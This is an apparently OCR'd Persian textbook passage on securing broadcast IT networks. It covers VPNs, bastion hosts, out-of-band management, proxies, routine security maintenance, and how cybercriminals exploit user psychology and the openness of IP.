
۱۴-۲-۱. اجازه ورود کاربر و مهندسی

کاربران برنامه و مهندسان پشتیبانی که از قبل داخل سیستم هستند، قبل از این‌که بتوانند از منابع مجاز سیستم استفاده کنند، باید فرآیند احراز هویت را طی کنند. قبل از اعطای مجوز ورود از خارج از سیستم به یک یا چند سیستم تعیین شده، احراز هویت لازم است. استفاده از شبکه خصوصی مجازی (VPN) و/یا میزبان Bas-tion تکنیک‌های محبوبی هستند. با استفاده از پروتکل‌های تونل‌زنی رمزگذاری شده ایمن، یک VPN به کاربر اجازه می‌دهد تا به یک شبکه خصوصی ایمن از طریق یک اتصال اینترنتی ناامن عمومی دسترسی داشته باشد. در اصل، کاربر یک اتصال امن در محل، به شبکه محلی (LAN) دارد.

میزبان Bastion یک دستگاه تخصصی است که در لبه شبکه قرار می‌گیرد، در برابر نفوذ مقاوم است و به عنوان یک سرور پراکسی عمل می‌کند و معمولا از طریق SSH به کاربران لینوکس یا پروتکل دسکتاپ از راه دور (RDP) برای کاربران ویندوز یا به سرورهای شبکه خصوصی امن، دسترسی می‌دهد. در حالت ایده‌آل، کاربران باید احراز هویت چندعاملی را فعال کنند، به خدمات مدیریت هویت با استفاده از یکپارچه‌سازی LDAP یا AD متصل شوند و فقط اجازه اتصال از آدرس‌های IP عمومی را بدهند که از قبل تایید شده و در لیست سفید قرار گرفته‌اند. کارگران معمولا از VPN استفاده می-کنند و میزبان‌های Bastion معمولا برای کارکنان پشتیبانی یا فروشندگان خارجی تنظیم می‌شوند.

۱۵-۲-۱. مدیریت خارج از باند

در صورت قطع شبکه، پشتیبانی مهندسی از راه دور ممکن است نتواند به تجهیزات حیاتی مانند سرورها، مسیریاب‌ها، سوئیچ‌های شبکه و دستگاه‌های ذخیره سازی دسترسی پیدا کند. اکثر این گجت‌ها دارای کانکتورهای سریال هستند که به شما امکان می‌دهند به رایانه شخصی یا لپ‌تاپ خارجی که به عنوان پایانه رایانه تنظیم شده است، متصل شوید. نسخه بهبودیافته آن یک سرور کنسول است که دستگاهی است که احراز هویت محلی را فعال می‌کند و یک یا چند رایانه را به یک شبکه محلی (LAN) متصل می-کند تا با دستگاه‌هایی با سریال مختلف ارتباط برقرار کند. به دلایل امنیتی و بازیابی فاجعه (DR)، این LAN را می‌توان به طور کامل از اتصالات شبکه دستگاه‌ها قطع کرد. بسته به محصول، می‌توان با استفاده از اتصالات سلولی نیز به آن دسترسی داشت. برای مهندسان، استفاده از این روش با مدیریت خارج از باند، بسیار راحت‌تر از قرار دادن لپ‌تاپ در مرکز داده است و راه بسیار سریع‌تری برای رفع مشکلات شبکه از راه دور ارائه می‌دهد و از آن‌جایی‌که به همه منابع مهم دسترسی خواهد داشت، باید مراقب قرار دادن آن در یک شبکه امن و در یک مکان فیزیکی امن بود.



شکل ۱۰-۱- مدیریت خارج از باند

۱۶-۲-۱. یکپارچه‌سازی برنامه‌های کاربردی خارجی

در شرایط استفاده خاص، کاربر باید علاوه بر مواردی که از طریق شبکه ایمن به آن‌ها دسترسی پیدا می‌کند، از اطلاعات یا برنامه‌های عمومی (اینترنت) استفاده کند. دسترسی به ایمیل، که از آن داده‌ها کپی شده و در یک سند امن جایگذاری می شود، نمونه‌ای از این مورد است. در این سناریو، ارائه دسترسی به منبع شبکه ایمن از طریق مجازی‌سازی فراهم می‌شود. این کار، صفحه کلید، ماوس و مانیتور کاربر را به سیستم ایمن و مدیریت شده از راه دور گسترش می‌دهد. پروتکل دسکتاپ از راه دور (RDP) (Remote Desktop Protocol) و زیرساخت دسکتاپ مجازی (VDI) (Virtual Desktop Infrastructure) تنها دو مورد از چندین پروتکلی هستند که پشتیبانی می‌شوند. اکوسیستم‌های ابری خدمات خاصی را ارائه می‌دهند. این‌ها دسکتاپ مجازی Windows Azure، پشته اتوماسیون ابری iTopia Google و AWS WorkSpaces هستند. کاربر مجبور نیست برای استفاده از برنامه‌ها در شبکه‌های امن و کم‌ایمن، امنیت سیستم را به خطر بیاندازد، مشروط بر این‌که زیرساخت به درستی تنظیم شده باشد. هنگامی که امکاناتی مانند این به اندازه کافی ایمن نیستند، نرم‌افزارهای جاسوسی مانند باج افزار می‌توانند داده‌های شما را قفل کنند.


۱۷-۲-۱. محافظت از هویت میزبان داخلی (Protecting Internal Host Identities)

هنگامی که کاربران خارجی نیاز به دسترسی به منابع محافظت شده داخلی مانند سرورهای وب دارند و یا زمانی که کاربران داخلی به منابع خارجی نیاز دارند، غالبا ترجیح داده می‌شود که هویت میزبان‌های داخلی پنهان شود. پروکسی سروری است که به عنوان واسطه خدمت می‌کند و برای میزبان‌های خارجی قابل مشاهده است. هم‌چنین می‌تواند به عنوان نقطه پایانی رمزگذاری عمل کند، وظایف متعادل‌سازی بار را انجام دهد، محتوا را در حافظه پنهان ذخیره کند تا درخواست‌های بعدی را تسریع کند، محتوای آنلاین را فیلتر کند، و پیشگیری از تهدیدهای پیشرفته را ارائه دهد. هنگامی که میزبان‌های داخلی نیاز به اتصال به منابع خارجی دارند، از یک سرور پروکسی فوروارد استفاده می‌کنند و زمانی که کلاینت‌های خارجی نیاز به درخواست از طرف سرورهای داخلی دارند، از سرور پروکسی معکوس استفاده می‌کنند.

۱۸-۲-۱. سایر ابزارهای حفاظت از شبکه

آموزش کارکنان در مورد رویه‌های امنیتی مناسب و جلوگیری از حملات فیشینگ و مهندسی اجتماعی ساده‌ترین راه‌ها برای حفظ یک شبکه امن است. در یک شبکه ایمن، بهترین شیوه‌های مهندسی از پروتکل‌های بیسیم مانند بلوتوث و وای فای صرف نظر می‌کنند. یک قفس فارادی (faraday cage) برای احاطه یک مرکز داده استفاده می‌شود تا با جلوگیری از خروج داده‌های فرکانس رادیویی از مرکز، بالاترین سطح امنیت را فراهم کند. بهترین روش برای این کار، تخصیص آدرس‌های MAC میزبان برای سوئیچ پورت‌ها و خاموش کردن پورت‌های اترنت و سریال غیرضروری برای دستگاه‌های شبکه است. یک اسکنر آفلاین بدافزار USB باید در شرایطی استفاده شود که درایو USB برای انتقال فایل، ارتقای برنامه یا کمک ابزار ضروری است.

مهم است که لیست کاربران فعال را با لیست‌های فروشنده و کارکنان فعال مقایسه کنید. این امر از دسترسی افراد شرور به سیستم های ایمن جلوگیری می‌کند. به منظور شناسایی هرگونه فعالیت داخلی غیر معمول مشکوک، فعالیت شبکه نیز باید به صورت دستی یا خودکار به طور مداوم نظارت شود.



شکل ۱۱-۱- امنیت با استفاده از دسکتاپ مجازی

۱۹-۲-۱.عملیات نگهداشت در حال انجام (On-Going Maintenance)

حفظ امنیت یک سیستم مستلزم کار زیادی است. برخی از وظایفی که باید به طور منظم انجام شود به شرح زیر است:

۱. مدیریت/چرخش کلید(key Management/Rotation):گواهی‌های PKI مانند گواهی‌های خود تاییدی باید به طور دوره‌ای تمدید شوند زیرا منقضی می‌شوند. بسته به اندازه سیستم می‌توان این کار را به صورت دستی انجام داد یا با کمک ابزار اتوماسیون PKI که امکان ردیابی کلیدها را در یک مکان با چرخش خودکار فراهم می‌کند. اتوماسیون PKI نرخ خطا را کاهش می‌دهد و تضمین می‌کند که گواهی‌های مناسب به‌طور مداوم به موقع جستجو می‌شوند.

۲. تست یکپارچگی دارایی (Asset Integrity Testing): هنگامی که یک فایل رسانه یا دارایی (asset) دیگر ذخیره می‌شود، در معرض خرابی داده‌ها قرار می‌گیرد که ممکن است در برابر نقص سخت افزاری یا دستکاری عوامل مخرب، آسیب پذیر باشد. معمولا برای اطمینان از عدم تغییر آن، پس از نوشتن داده‌ها در حافظه، از یک checksum یا هش برای تایید ثابت بودن آن استفاده می‌شود. قبل از دسترسی، یک دارایی ممکن است سال‌ها در بایگانی بماند. عاقلانه است که از یک سیستم مدیریت ثابت یا گردش کار استفاده شود که با استفاده از الگوریتم اصلی، یک هش ایجاد می‌کند و تایید می‌کند که به طور منظم با هش اصلی مطابقت دارد تا ثابت بودن دارایی بررسی شود.

۳. مدیریت لیست کاربران (User List Management): همان‌طور که قبلا گفته شد، برای به روز نگه داشتن سیستم و حفظ یک محیط امن، یک لیست کاربر فعال باید با لیست‌های کارمند فعال و فروشنده مقایسه شود.

۴. مدیریت گذر واژه (Password Management): حتی اگر کسی دوست ندارد گذر واژه خود را مرتبا تغییر دهد. محدودیت‌های گذر واژه مناسب باید هم برای کاربران و هم برای حساب‌های سرویس تنظیم شود.

۵. نوسازی برنامه (Application Modernization): ایجاد میکروسرویس‌های کانتینری باید جای نوشتن کد را به عنوان یک برنامه واحد و یکپارچه بگیرد. این موضوع، به توسعه‌دهندگان این امکان را می‌دهد تا در صورت تمایل، از زبان‌های مختلف برای کدنویسی و آزمایش اجزای مختلف برنامه، مستقل از یکدیگر استفاده کنند. علاوه بر این، امکان مقیاس‌پذیری خودکار میکروسرویس را در صورت بارگذاری زیاد و ذخیره‌سازی ارتباطات بین میکروسرویس‌ها فراهم می‌کند.

۶. مدیریت سیستم عامل منسوخ شده (Obsolete OS Management): بسیاری از سیستم‌های منسوخ هنوز دارای برنامه‌های فعال هستند که به سیستم عامل‌های منسوخ شده نیاز دارند. خود برنامه‌ها ممکن است منسوخ شده باشند زیرا هیچ‌کس، دیگر روی آن‌ها کار نمی‌کند یا منابع لازم برای بازسازی یا پشتیبانی از آن‌ها را ندارد. از آن‌جایی که هیچ راه‌حل امنیتی برای رفع آسیب‌پذیری‌های آشکار یا مبهم وجود ندارد، این سیستم عامل‌ها و برنامه‌ها ممکن است یک خطر امنیتی ایجاد کنند، بنابراین به روز رسانی این سیستم‌های منسوخ، ضروری است.

۲۰-۲-۱. برخی ملاحظات فنی

هنگام ایجاد معماری شبکه برودکست، ملاحظات فنی زیر را در نظر داشته باشید:

۱. سوئیچ کردن منابع روی تجهیزاتی مانند مسیریاب‌ها و سوئیچرهای ویدئویی در سیستم‌های برودکست با استفاده از پانل‌های کنترل سخت‌افزار محلی و ایستگاه‌های کاری رایانه با پانل‌های

نرم‌افزاری در مکان‌های مختلف انجام می‌شود. جدا از نیاز به ارتباطات ایمن، سیستم کنترل ممکن است بر روی یک محیط سوئیچینگ لایه ۲ یا شبکه مسیریابی لایه ۳ کار کند. نصب یک شبکه مسیریابی شده عملی‌تر خواهد بود، اما اگر فایروال یا مسیریاب نیاز به تعمیر برنامه‌ریزی نشده داشته باشد یا هر یک از این قطعات خراب شود، ممکن است کنترل از بین برود. محیط‌های مسیریابی با ویژگی‌های ابر ترکیبی (Hybrid cloud) متمایز هستند.

۲. جدا نگه داشتن شبکه برودکست از شبکه فناوری اطلاعات شرکت و اجرای اقدامات امنیتی مناسب برای افزایش امنیت آن ضروری است. برای دسترسی به شبکه برودکست، ترافیک اینترنت باید حداقل از دو مجموعه فایروال و تجهیزات امنیتی عبور کند. داده‌ها و ارتباطات حساس در محیط‌های ابری باید با حفظ شبکه‌های برودکست در ابرهای خصوصی مجازی خصوصی (VPC) (virtual private clouds) با استفاده از حداقل استانداردهای امنیتی محافظت شوند.

۳. به طور قطع، هنگام استفاده از پروتکل مدیریت شبکه ساده (SNMP) برای پیکربندی و نظارت بر دستگاه، توصیه می‌شود تا حد امکان روی SNMPv3 عملیات استانداردسازی انجام شود. SNMPv3 دارای ویژگی‌های امنیتی قوی، از جمله احراز هویت قوی، هش کردن، و رمزگذاری داده است که امنیت ارتباطات SNMP را به طور قابل توجهی افزایش می‌دهد.

۴. ایمن‌سازی ارتباطات صفحه کنترل در یک محیط سوئیچینگ و مسیریابی برای حفاظت از زیرساخت شبکه بسیار مهم است. بسیاری از ارائه‌دهندگان، ساز و کارهایی مانند گواهینامه های TLS (امنیت لایه انتقال) و جفت کلید خصوصی یا عمومی را برای افزایش امنیت لینک‌های صفحه کنترل (control plane) ارائه می‌دهند، که این اقدامات امنیتی قابلیت‌های احراز هویت، هش و رمزگذاری را فراهم می‌کنند.

۲- بخش دوم

۲-۱.روان‌شناسی امنیت: برای محافظت از دارایی‌های رسانه‌ای با ارزش و شناسایی هرگونه نقص امنیتی درک این‌که مجرمان سایبری چگونه فکر می‌کنند، مفید خواهد بود.

درک اینکه چگونه مجرمان سایبری فکر می‌کنند، به کشف آسیب پذیری های امنیتی بالقوه برای ایمن نگه داشتن دارایی های رسانه ای با ارزش کمک می کند.

برای مهندسان و تکنسین‌ها درگیر شدن در جزئیات فنی که سطح بالایی از امنیت رایانه را حفظ می‌کند، کار آسانی است، اما کاربر و تعاملات او، باید در هنگام توسعه یک سیستم ایمن در اولویت باشند.

برای درک کامل آسیب‌پذیری‌های امنیتی رایانه، باید انگیزه‌های یک گروه بسیار خاص، یعنی کاربران را در نظر بگیریم.

واحدهای امنیت فناوری اطلاعات، اغلب کاربران را ناامن می‌بینند، بنابراین مجبور می‌شوند تا در تلاش برای «ایمن‌کردن آنها» اقدامات نسبتاً سختی را انجام دهند. با این حال، مجرمان سایبری از روانشناسی کاربر، آگاه هستند و صرف نظر از این‌که یک سیستم چقدر ایمن است، از آن به نفع خود استفاده می‌کنند.

متخصصان فناوری اطلاعات با ایمیل‌های فیشینگ آشنایی دارند. مهاجمان، کاربران بی‌احتیاط و غیرمطلع را مجاب می‌کنند که روی یک لینک ظاهراً معمولی، در ایمیل‌هایی که برایشان ارسال می‌کنند، کلیک کنند و این کار را بسیار متقاعدکننده انجام می‌دهند. مجرمان سایبری به راحتی می‌توانند، شناسه‌های کاربری و گذرواژه را از آن نقطه به بعد به دست آورند و بقیه داستان هم مشخص است. هنگامی که یک کاربر تصمیم‌گیری را به تعویق می‌اندازد، مهاجمان از تاکتیک‌های فشار زمانی استفاده می‌کنند تا کاربران را مجبور کنند به سرعت تصمیم بگیرند و از این جهت به اهدافشان دست یابند.

۲-۱-۱. سیاست‌های سختگیرانه گذرواژه

سیاست رمزعبور سازمان، شبکه و یا مجموعه، مستقیما به نمونه دیگری از آسیب‌پذیری کمک می‌کند. این سیاست می‌تواند شامل وادار کردن کاربر به انتخاب گذرواژه پیچیده باشد که از کاراکترهای مبهم، ترکیبی از کاراکترهای بزرگ و عددی یا فقط کاراکترهایی که به طور کلی به خاطر سپردن آن‌ها سخت است، تشکیل شده است.

هدف از به روز نگه داشتن گذرواژه‌ها بدون شک با نیاز به سیاست‌های بازنشانی به دست می‌آید، اما این امر معمولا استرس قابل توجهی را برای کاربران ایجاد می‌کند. به‌ویژه اگر آن‌ها در مجموعه استودیوهای پخش کار می‌کنند، که در آن، فقط چند دقیقه تا پخش برنامه زنده، زمان باقی مانده است.

حتی در حالی‌که به نظر می‌رسد مدیریت فعال گذرواژه راه‌حل فناورانه کاملی باشد، برای کاربران ساده به نظر نمی‌رسد. به نظر شما؛ یک کاربر، چگونه گذرواژه پیچیده را که باید دائما تغییر دهد، مدیریت می‌کند؟ خیلی ساده، گذرواژه خود را یادداشت می‌کند! گذرواژه‌ای که از نظر فنی پیچیده است و از نظر ریاضی قابلیت هک شدن ندارد، ممکن است به طور غیرمنتظره‌ای به آسیب‌پذیری تبدیل شود. و هرچه کاربر به شناسه و گذرواژه بیشتری نیاز داشته باشد، بیشتر یادداشت می‌کند و سیستم آسیب‌پذیرتر می‌شود، به خصوص اگر از آن‌ها به طور مکرر استفاده نشود.

۲-۱-۲. پارادوکس سهولت استفاده

واضح است که وقتی صحبت از امنیت رایانه می‌شود پارادوکس وجود دارد. سیستم‌های دارای مکانیزم های امنیتی ساده تقریبا همیشه آسیب‌پذیر هستند و سیستم‌های پیچیده برای کارکردن چالش‌برانگیز هستند. متاسفانه، اغلب کاربران انتظار دارند که سیستم‌هایی داشته باشند که استفاده از آن‌ها، به ویژه در شرایط استرس‌زا، ساده باشد.

مسئله دیگر این است که کاربران ممکن است بر اساس ارزش داده‌هایی که به آن‌ها دسترسی دارند، فکر کنند که تهدیدی برای سازمان نیستند. کاربری که فقط به ایمیل دسترسی دارد، احتمالاً از خطراتی که ممکن است در صورت افشای تصادفی اعتبار ورود یا کلیک بر روی یک ایمیل فیشینگ به وجود بیاید، آگاه نخواهد بود. کاربر حتی ممکن است نداند که مهاجم به ایمیل‌هایش دسترسی یافته است، اما یک مهاجم ممکن است از آن برای پیدا کردن کاربران دیگری با سطح دسترسی بالاتر استفاده کند تا اطلاعات بیشتری را به دست آورد.

پیروی از سیاست‌های سازمان و یا شبکه ممکن است به خودی خود ساده به نظر برسد. تصمیم گیران سازمان، سند صد صفحه‌ای را تایید می‌کنند که متخصصین و کارشناسان مجرب هفته‌ها (اگر نگوییم ماه‌ها)، صرف ایجاد آن کرده‌اند و نکات مهم اشاره شده در آن، کاملا واضح هستند. این دستورالعمل بالاترین استانداردهای امنیتی نظری را ارائه می‌دهد و کاملا منطقی است. با این وجود، کاربران باید از خطرات و نقش آن‌ها در خنثی کردن تهدیدات آگاه باشند تا دستورات امنیتی را بپذیرند. بعید است که ارائه فهرستی از دستورالعمل‌ها به صورت مجزا باعث مشارکت کامل کاربر شود.

۳-۱-۲. زمینه و مسئولیت کاربر

یکی از راه‌هایی که می‌توان تا حدی این مشکل را حل کرد، بالا بردن درک کاربران از طریق آموزش است. ممکن است منطقی به نظر برسد که به کسی توصیه کنیم که روی هر لینکی در ایمیل کلیک نکند یا گذر واژه خود را در کاغذ یادداشت چسب‌دار ننویسد و آن را زیر صفحه کلید رایانه خود قرار ندهد، اما کاربر ممکن است این دستورالعمل‌ها را بی‌اهمیت و بی‌ربط بداند.

بزرگ‌ترین مشکلی که با آن روبه‌رو هستیم این است که اکثر مردم مجرم نیستند و ذهنیت مجرمانه ندارند و این باعث می‌شود که آن‌ها مانند مجرمان سایبری فکر نکنند. به عنوان مثال، وقتی شماره پین(رمز) خود را در رستوران وارد می‌کنید، چرا دستگاه پرداخت کارت اعتباری را پوشش می‌دهید؟ لزوما به این دلیل نیست که، شخصی پشت سر شما نشسته است و ممکن است گردن خود را برای دیدن شماره پین شما بچرخاند، بلکه ممکن است به خاطر دوربین امنیتی HD باشد که در سقف قرار دارد. چگونه می-توانید مطمئن شوید که شماره پین شما توسط یک کارمند که در اتاق پشتی کمین کرده است، یادداشت نمی‌شود؟ از طرف دیگر، چگونه می‌توانید مطمئن شوید که شخصی به راحتی در ماشین خود در بیرون، دوربین را تماشا نمی‌کند و Wi-Fi را هک نکرده است؟

زندگی بسیاری از مردم بیش‌تر و بیش‌تر به رسانه‌های اجتماعی وابسته می‌شود. ما اطلاعات شخصی زیادی را درباره دوستان و خانواده خود فاش می‌کنیم که هرگز در هیچ شرایط دیگری درباره آن‌ها صحبت نمی‌کنیم. علاوه بر این، حداقل در زمینه رسانه‌های اجتماعی، مرزهای بین زندگی شخصی و حرفه‌ای به طور فزاینده‌ای مبهم می‌شوند و به هکرها این فرصت را می‌دهد که پروفایل افراد را نشان دهد و اطلاعاتی را به دست آورند که در غیر این صورت قابل دسترس نبود.

۴-۱-۲. ذهنیت‌های جنایی

یکی از مزیت‌های اساسی مجرمان سایبری نسبت به بقیه این است که آن‌ها، آماده انجام فعالیت‌هایی هستند که ما انجام نمی‌دهیم، و گاهی اوقات، اعمال آن‌ها به قدری فجیع است که ما حتی به آن‌ها فکر نمی‌کردیم.

ساختن سیستم‌های ایمن مستلزم ارائه زمینه و درک قابلیت‌های مجرمان سایبری برای کاربران است.

بی‌کفایتی، فرصت‌های زیادی را برای نقص‌های امنیتی، حتی برای مهندسان برودکست و متخصصان فناوری اطلاعات، فراهم می‌کند. افزایش استفاده از سرورهای کامپیوتری در عملیات برودکست، خطر نقض امنیت را افزایش می‌دهد.

در حالی که ممکن است امنیت توسط فایروال‌ها و اسکنرهای ویروس تضمین شود، سیستم‌های پردازش برودکست به ظاهر غیرقابل شناسایی (به ویژه آن‌هایی که بر روی سیستم عامل‌های قدیمی یا به روز نشده کار می‌کنند) اگر به اندازه کافی محافظت نشوند، می‌توانند منبع خطر باشند.

این‌که همه افراد در سامانه‌های تولید و پخش محتوا بتوانند با استفاده از نام کاربری و گذر واژه «admin» به سرور دسترسی داشته باشند، ممکن است آسان به نظر برسد، اما این‌کار مانند اینست که دری را برای یک مجرم سایبری با یک تابلوی راهنمای غول پیکر باز بگذارید. فایروال باید جلوی دسترسی مجرمان سایبری به شبکه را بگیرد، اما در صورت وجود نقص یا آسیب‌پذیری ناشناخته، مجرمان می‌توانند به سرعت سرورها را برای یافتن هرگونه آسیب‌پذیری قابل مشاهده، اسکن کنند.

۵-۱-۲. اول تفکر احساسی

مجرمان سایبری اغلب از بازی انتظار لذت می‌برند. اگر آسیب‌پذیری را کشف کنند که می‌توانند از آن بهره‌برداری کنند، ممکن است کاری انجام ندهند جز صبر کردن. آن‌ها می‌توانند یک نام کاربری و گذر واژه تنظیم کنند یا فرآیندی را نصب کنند که نیاز به فعال‌سازی زمانی دارد، اما از آن‌جایی که وقت دارند، صبر می‌کنند.

ارائه مجموعه‌ای از دستورالعمل‌ها به کاربران که مشخص می‌کند چه کاری باید انجام دهند، راهی پایدار برای مبارزه با جرایم سایبری نیست. توجه بیش‌تر به روان‌شناسی و احساسات انسانی توسط طراحان سیستم فناوری اطلاعات به منظور حفظ مشارکت کامل، مورد نیاز است. آن‌ها باید خود را در موقعیت کاربر قرار دهند و درک کنند که چرا تغییر گذرواژه، به ویژه رمزهای دسترسی WiFi، برای کاربران بسیار مشکل است، به خصوص اگر در واحدها و مجموعه های استرس زا مانند پخش کار می‌کنند.

۲-۲.مشکلی که باید حل شود: چرا شبکه‌های IP ذاتا ناامن هستند و چرا برودکسترها اکنون نگران این موضوع هستند؟

اگر فرض کنیم IP باید ایمن باشد، خطر نادیده گرفتن یک سوال مهم‌تر، اما اغلب نادیده گرفته شده را داریم: چرا IP تا این حد ناامن است؟

از آن‌جایی که ما برودکسترها همیشه در یک سیستم و گردش‌کار بسته و اختصاصی فعالیت کرده‌ایم، نسبتا خوش شانس بوده‌ایم. نه تنها زیرساخت و شبکه آن، بلکه کل اکوسیستم نیز چنین است. به طور کلی، گروه نسبتا کمی از مردم (حتی متخصصین فناوری‌های دیگر) با فرهنگ برودکست آشنا بودند و حتی تماشای یک نوار ویدیویی، بعضاً نیاز به دانش تخصصی داشت.

ما با جریان‌های انتقالی سروکار داشتیم که برای دیکُد کردن و ارائه، به تجهیزات تخصصی نیاز داشتند، از جمله SDI، NTSC، PAL، و AES. توانایی پخش و دیدن نوار ویدیویی نیازمند سرمایه‌گذاری قابل توجهی در فناوری بود. حتی انتقال محتوا به VHS یا سایر فرمت‌های خانگی برای یک فرد معمولی ساده نبود.

اعتماد متقابل خیلی بیش‌تر بود. علاوه بر این، رمزگذاری یک استریم با استفاده از سیستم‌های اِنکُدِر نقطه به نقطه که به کارت‌های هوشمند برای فعال کردن دیکدرهای خاص نیاز داشتند، ساده بود.

۱-۲-۲. سیستم‌های باز انعطاف‌پذیر (Flexible Open Systems)

به لطف IP، جهان اکنون از یک سیستم اتصال باز برخوردار است. در این‌جا نه تنها زیرساخت بلکه کل اکوسیستم در خطر است. هنگامی که IP برای اولین بار در دهه ۱۹۷۰ و ۱۹۸۰ ایجاد شد، ابتدا به عنوان یک سیستم تحویل غیرقابل اعتماد (unreliable delivery system) در نظر گرفته شده بود که ارسال دیتاگرام به گیرنده مورد نظر را تضمین نمی‌کرد. اگرچه ممکن است که یک فراموشی در طراحی و حتی احتمالاً یک خطا به نظر بیاید، اما در واقع این یکی از بزرگترین نقاط قوت آن است.

ظرفیت پروتکل IP برای انتقال یکپارچه بین فناوری‌های مختلف جریان انتقال، بدون هیچ گونه مداخله‌ای و با اطمینان از تحویل، به شدت افزایش یافته است. جابه‌جایی بین Wi-Fi یا HDLC و اترنت یک کار ساده برای دیتاگرام IP مجهز به رابط مناسب است. در این فرآیند، دیتاگرام IP، تغییر نمی‌کند و فقط فریم‌های اترنت، Wi-Fi و HDLC که آن را کپسوله می‌کنند، تغییر می‌کنند. به عبارت دیگر، تغییر هدر IP یا payload در هنگام انتقال بین جریان‌های انتقال لایه ۲ لازم نیست.

فیلد TTL (Time to Live) برای جلوگیری از احتمال گیر افتادن یک دیتاگرام IP در یک حلقه بی‌پایان مسیریابی شبکه استفاده می‌شود، این در حالی است که متخصصان ممکن است استدلال کنند که کاهش فیلد TTL یک وابستگی به جریان انتقال است، با این حال، TTL یک ویژگی مستقل از جریان است.

بسته‌های IP به لطف باز بودن هدر IP، می‌توانند در سطح بین‌المللی مسیریابی شوند. اگر هدر، رمزگذاری شود، مسیریابی بسته‌ها بین شبکه‌ها تقریبا غیرممکن خواهد بود. کار کردن اینترنت با پروتکل‌هایی مانند BGP (Border Gateway Protocol) و هدر IP بازامکان‌پذیر می‌شود.


نکته مهم این است که هیچ تغییری در بسته IP وجود ندارد.

payload های IP قابل رمزگذاری هستند و می‌توانند رمزگذاری شوند اما مسیریاب‌های لایه ۳ و سوئیچ‌های لایه ۲ می‌توانند بسته‌ها و فریم‌ها را فقط بر اساس محتویات هدر منتقل کنند. این‌که payload رمزگذاری شده باشد به آن‌ها ارتباطی ندارد.

